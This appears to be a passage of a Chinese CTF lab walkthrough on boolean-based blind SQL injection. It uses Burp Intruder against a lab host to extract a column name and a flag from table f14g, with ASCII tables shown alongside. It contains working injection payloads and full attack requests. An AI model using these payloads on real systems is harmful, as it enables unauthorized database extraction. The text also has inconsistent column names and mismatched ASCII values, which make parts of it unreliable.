
16. 继续与ascii进行对比，得到字符为 4。获取表的步骤即将重复，每次只需要修改 substr 截取的位置即可，最终表为 f14g 共四位，

0010 1100	054	44	0x2C	,	逗号
0010 1101	055	45	0x2D	-	减号/破折号
0010 1110	056	46	0x2E	.	句号
0010 1111	057	47	0x2F	/	斜杠
0011 0000	060	48	0x30	0	字符0
0011 0001	061	49	0x31	1	字符1
0011 0010	062	50	0x32	2	字符2
0011 0011	063	51	0x33	3	字符3
0011 0100	064	52	0x34	4	字符4
0011 0101	065	53	0x35	5	字符5
0011 0110	066	54	0x36	6	字符6
0011 0111	067	55	0x37	7	字符7
0011 1000	070	56	0x38	8	字符8
0011 1001	071	57	0x39	9	字符9
0011 1010	072	58	0x3A	:	冒号
0011 1011	073	59	0x3B	;	分号
0011 1100	074	60	0x3C	<	小于
0011 1101	075	61	0x3D	=	等号
0011 1110	076	62	0x3E	>	大于
0011 1111	077	63	0x3F	?	问号
0100 0000	0100	64	0x40	@	电子邮件符号


# 获取字段名字

## 步骤八：获取字段名字

1. 构造盲注的 payload 同样用到 substr 函数，来截取 select column\_name from information\_schema.columns where table\_name='f14g' limit 0,1 查询出来的第一个字符。
2. 然后使用 ascii 函数，将查询和截取出来的字符转换为 ascii 数字，然后根据 ascii 对应找到相应的十进制 数字。
3. 然后截取出来的数字与 ascii 对比，如果等于 ascii 其中任意一个数字，页面就会返回 yes。
4. payload: http://192.168.10.41/?id=1' and ascii(substr((select column\_name from information\_schema.columns where table\_name='f14g' limit 0,1),1,1))=1 -- -
5. 将浏览器请求发送到工具 Burp。然后右键选择 Send to Intruder 爆破模块中。



6. 清除所有自动选择的遍历。



7. 然后选择 1 进行遍历，与获取表的操作一致。

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer

2 x 3 x 4 x ...

Positions Payloads Options

### Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```

1 GET /?id=
  1%27%20and%20%20ascii(substr((select%20column_name%20from%20information_schema.columns
  %20where%20table_name=%27f14g%27%20limit%200,1),1,1))%3d%20--%20 HTTP/1.1
2 Host: 192.168.10.41:32212
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 X-Forwarded-For: 8.8.8.8
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11
12

```

Add Clear Auto Refresh

8. 然后设置遍历内容还是 0-127

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer

2 x 3 x 4 x ...

Positions **Payloads** Options

### Payload Sets

can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 128

Payload type: Numbers Request count: 128

### Payload Options [Numbers]

payload type generates numeric payloads within a given range and in a specified format.

Number range

☒ Sequential ☐ Random

0 127 1

many:

Number format

☒ Decimal ☐ Hex

9. 点击右上角 start attack 开始爆破，继续寻找返回529的页面。关闭当前页面。

Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
103	102	200	<input type="checkbox"/>	<input type="checkbox"/>	529	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	528	
1	0	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
2	1	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
3	2	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
4	3	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
5	4	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
6	5	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
7	6	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
8	7	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
9	8	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
10	9	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
11	10	200	<input type="checkbox"/>	<input type="checkbox"/>	528	

Request

Response

Pretty

Raw

Render

↵

Actions

1

HTTP/1.1 200 OK

2

Date: Sun, 23 Jan 2022 04:06:43 GMT

3

Server: Apache/2.4.7 (Ubuntu)

4

X-Powered-By: PHP/5.5.9-1ubuntu4.29

5

Vary: Accept-Encoding

6

Content-Length: 317

7

Connection: close

8

Content-Type: text/html

9

10

<html>

10. 返回页面529的页面，对应的payload是102，寻找与ascii对应的字符。获得字段第一个字字符 f

0101 1010	0132	90	0x5A	^	入字ナム
0101 1011	0133	91	0x5B	[	开方括号
0101 1100	0134	92	0x5C	\	反斜杠
0101 1101	0135	93	0x5D	]	闭方括号
0101 1110	0136	94	0x5E	^	脱字符
0101 1111	0137	95	0x5F	_	下划线
0110 0000	0140	96	0x60	`	开单引号
0110 0001	0141	97	0x61	a	小写字母a
0110 0010	0142	98	0x62	b	小写字母b
0110 0011	0143	99	0x63	c	小写字母c
0110 0100	0144	100	0x64	d	小写字母d
0110 0101	0145	101	0x65	e	小写字母e
0110 0110	0146	102	0x66	f	小写字母f
0110 0111	0147	103	0x67	g	小写字母g
0110 1000	0150	104	0x68	h	小写字母h
0110 1001	0151	105	0x69	i	小写字母i
0110 1010	0152	106	0x6A	j	小写字母j
0110 1011	0153	107	0x6B	k	小写字母k
0110 1100	0154	108	0x6C	l	小写字母l
0110 1101	0155	109	0x6D	m	小写字母m
0110 1110	0156	110	0x6E	n	小写字母n

11. 接下来，每次继续修改strsub截取的位置，修改为2。

### Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```

GET /?id=
1%27%20and%20%20ascii(substr((select%20column_name%20from%20information_schema.columns
%20where%20table_name=%27f14g%27%20limit%200,1),1))%3d%20--%20- HTTP/1.1
Host: 192.168.10.41:32212
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1

```

Start attack

Add \$

Clear \$

Auto \$

Refresh

0 matches

Clear

12. 然后点击 start attack 获取的数字是108。

Request	Payload	Status	Error	Timeout	Length	Comment
109	108	200			529	
0		200			528	
1	0	200			528	
2	1	200			528	
3	2	200			528	
4	3	200			528	
5	4	200			528	
6	5	200			528	
7	6	200			528	
8	7	200			528	
9	8	200			528	
10	9	200			528	
11	10	200			528	

Request Response

Pretty Raw In Actions

```

1 GET /?id=
1%27%20and%20%20ascii(substr((select%20column_name%20from%20information_schema.columns%20where%20
g%27%20limit%200,1),2,1))%3d108%20--%20- HTTP/1.1
2 Host: 192.168.10.41:32212
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 X-Forwarded-For: 8.8.8.8
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11

```

13. 108 对应的字符是 1

0110 0010	0142	98	0x62	b	小写字母b
0110 0011	0143	99	0x63	c	小写字母c
0110 0100	0144	100	0x64	d	小写字母d
0110 0101	0145	101	0x65	e	小写字母e
0110 0110	0146	102	0x66	f	小写字母f
0110 0111	0147	103	0x67	g	小写字母g
0110 1000	0150	104	0x68	h	小写字母h
0110 1001	0151	105	0x69	i	小写字母i
0110 1010	0152	106	0x6A	j	小写字母j
0110 1011	0153	107	0x6B	k	小写字母k
0110 1100	0154	108	0x6C	l	小写字母l
0110 1101	0155	109	0x6D	m	小写字母m
0110 1110	0156	110	0x6E	n	小写字母n
0110 1111	0157	111	0x6F	o	小写字母o
0111 0000	0160	112	0x70	p	小写字母p
0111 0001	0161	113	0x71	q	小写字母q
0111 0010	0162	114	0x72	r	小写字母r
0111 0011	0163	115	0x73	s	小写字母s
0111 0100	0164	116	0x74	t	小写字母t
0111 0101	0165	117	0x75	u	小写字母u
0111 0110	0166	118	0x76	v	小写字母v

14. 以此类推每次只需要修改stbstr截取的位置即可，一共7位。

2 x 3 x 4 x ...

Positions Payloads Options

load Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

GET /?id=

1%27%20and%20%20ascii(substr((select%20column\_name%20from%20information\_schema.columns%20where%20table\_name=%27f14g%27%20limit%200,1)%3d\$1\$%20--%20- HTTP/1.1

Host: 192.168.10.41:32212

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

DNT: 1

X-Forwarded-For: 8.8.8.8

Connection: close

Upgrade-Insecure-Requests: 1

Add §

Clear §

Auto §

Refresh

15. 第七位获取的数字是103。

Request	Payload	Status	Error	Timeout	Length	Comment
104	103	200			529	
0		200			528	
1	0	200			528	
2	1	200			528	
3	2	200			528	
4	3	200			528	
5	4	200			528	
6	5	200			528	
7	6	200			528	
8	7	200			528	
9	8	200			528	
10	9	200			528	
11	10	200			528	

Request Response

Pretty Raw In Actions

1 GET /?id=
1%27%20and%20%20ascii(substr((select%20column\_name%20from%20information\_schema.columns%20where%20table\_name=%27f14g%27%20limit%200,1),7,1))%3d103%20--%20- HTTP/1.1
2 Host: 192.168.10.41:32212
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 X-Forwarded-For: 8.8.8.8
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11

16. 107对应的ascii是g，字段名称最终为f1111ag




0101 1101	0135	93	0x5D	]	闭方括号
0101 1110	0136	94	0x5E	^	脱字符
0101 1111	0137	95	0x5F	_	下划线
0110 0000	0140	96	0x60	`	开单引号
0110 0001	0141	97	0x61	a	小写字母a
0110 0010	0142	98	0x62	b	小写字母b
0110 0011	0143	99	0x63	c	小写字母c
0110 0100	0144	100	0x64	d	小写字母d
0110 0101	0145	101	0x65	e	小写字母e
0110 0110	0146	102	0x66	f	小写字母f
0110 0111	0147	103	0x67	g	小写字母g
0110 1000	0150	104	0x68	h	小写字母h
0110 1001	0151	105	0x69	i	小写字母i
0110 1010	0152	106	0x6A	j	小写字母j
0110 1011	0153	107	0x6B	k	小写字母k
0110 1100	0154	108	0x6C	l	小写字母l
0110 1101	0155	109	0x6D	m	小写字母m
0110 1110	0156	110	0x6E	n	小写字母n
0110 1111	0157	111	0x6F	o	小写字母o
0111 0000	0160	112	0x70	p	小写字母p
0111 0001	0161	113	0x71	q	小写字母q

## 查询字段内容获取flag

步骤九：获取字段内容

1. 获取到了表名字和字段名字，在获取字段内容就回比较容易。
2. 原理同上，使用substr截取数字然后与ascii进行对比。
3. payload为: `http://192.168.10.41/?id=1' and ascii(substr((select f111lag from f14g limit 0,1),1,1))=1-- -`
4. 将浏览器请求发送到工具 Burp。然后右键选择 Send to Intruder 爆破模块中。



5. 清除所有自动选择。

**Positions** Payloads Options

**load Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

1 GET /?id=\$1%27%20and%20%20ascii(substr((select%20f111lag%20from%20f14g%20limit%200,1),1,1))%3d1--%20- HTTP/1.1

Host: 192.168.10.41:32212

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

DNT: 1

X-Forwarded-For: 8.8.8.8

Connection: close

Upgrade-Insecure-Requests: 1

Start attack

Add \$

Clear \$

Auto \$

Refresh

6. 然后选择 1 为遍历位置

**Positions** **Payloads** Options

**payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

1 GET /?id=\$1%27%20and%20%20ascii(substr((select%20f111lag%20from%20f14g%20limit%200,1),1,1))%3d1--%20- HTTP/1.1

Host: 192.168.10.41:32212

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

DNT: 1

X-Forwarded-For: 8.8.8.8

Connection: close

Upgrade-Insecure-Requests: 1

Start attack

Add \$

Clear \$

Auto \$

Refresh

Search...

0 matches

Clear

7. 然后设置遍历 0-127

**Positions** **Payloads** Options

**load Sets**

Define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Load set: 1 Payload count: 128

Load type: Numbers Request count: 128

**load Options [Numbers]**

Load type generates numeric payloads within a given range and in a specified format.

Number range

☒ Sequential ☐ Random

From: 0

To: 127

Step: 1

many:

Number format

☒ Decimal ☐ Hex

Integer digits:

Start attack

8. 然后点击 start attack 开始爆破，同样，选择反应长度是 529 的页面。

ResultsTargetPositionsPayloadsOptions

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
103	102	200			529	
0		200			528	
1	0	200			528	
2	1	200			528	
3	2	200			528	
4	3	200			528	
5	4	200			528	
6	5	200			528	
7	6	200			528	
8	7	200			528	
9	8	200			528	
10	9	200			528	
11	10	200			528	

RequestResponse

PrettyRawRender\nActions

```
1 HTTP/1.1 200 OK
2 Date: Sun, 23 Jan 2022 04:21:05 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.29
5 Vary: Accept-Encoding
6 Content-Length: 317
7 Connection: close
8 Content-Type: text/html
9
10 <html>
```

9. 然后使用 payload 102 与 ascii 码进行对比，获取字段内容第一个字符为 f

0101 1100	0134	92	0x5C	\	反斜杠
0101 1101	0135	93	0x5D	]	闭方括号
0101 1110	0136	94	0x5E	^	脱字符
0101 1111	0137	95	0x5F	_	下划线
0110 0000	0140	96	0x60	`	开单引号
0110 0001	0141	97	0x61	a	小写字母a
0110 0010	0142	98	0x62	b	小写字母b
0110 0011	0143	99	0x63	c	小写字母c
0110 0100	0144	100	0x64	d	小写字母d
0110 0101	0145	101	0x65	e	小写字母e
0110 0110	0146	102	0x66	f	小写字母f
0110 0111	0147	103	0x67	g	小写字母g
0110 1000	0150	104	0x68	h	小写字母h
0110 1001	0151	105	0x69	i	小写字母i
0110 1010	0152	106	0x6A	j	小写字母j
0110 1011	0153	107	0x6B	k	小写字母k
0110 1100	0154	108	0x6C	l	小写字母l
0110 1101	0155	109	0x6D	m	小写字母m
0110 1110	0156	110	0x6E	n	小写字母n
0110 1111	0157	111	0x6F	o	小写字母o
0111 0000	0160	112	0x70	p	小写字母p

10. 以此类推，每次只修改strsub截取的位置。字段名字长度为18，所有要修改18次。

Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

1 GET /?id=1%27%20and%20%20ascii(substr((select%20f1111ag%20from%20f14g%20limit%200,1)%2,1))%3d\$1\$--%20- HTTP/1.1
2 Host: 192.168.10.41:32212
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 X-Forwarded-For: 8.8.8.8
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11
12

Add \$
Clear \$
Auto \$
Refresh

11. 每次修改完成，点击 Start attack 进行爆破。最终结果为 flag{xxxxxxx}

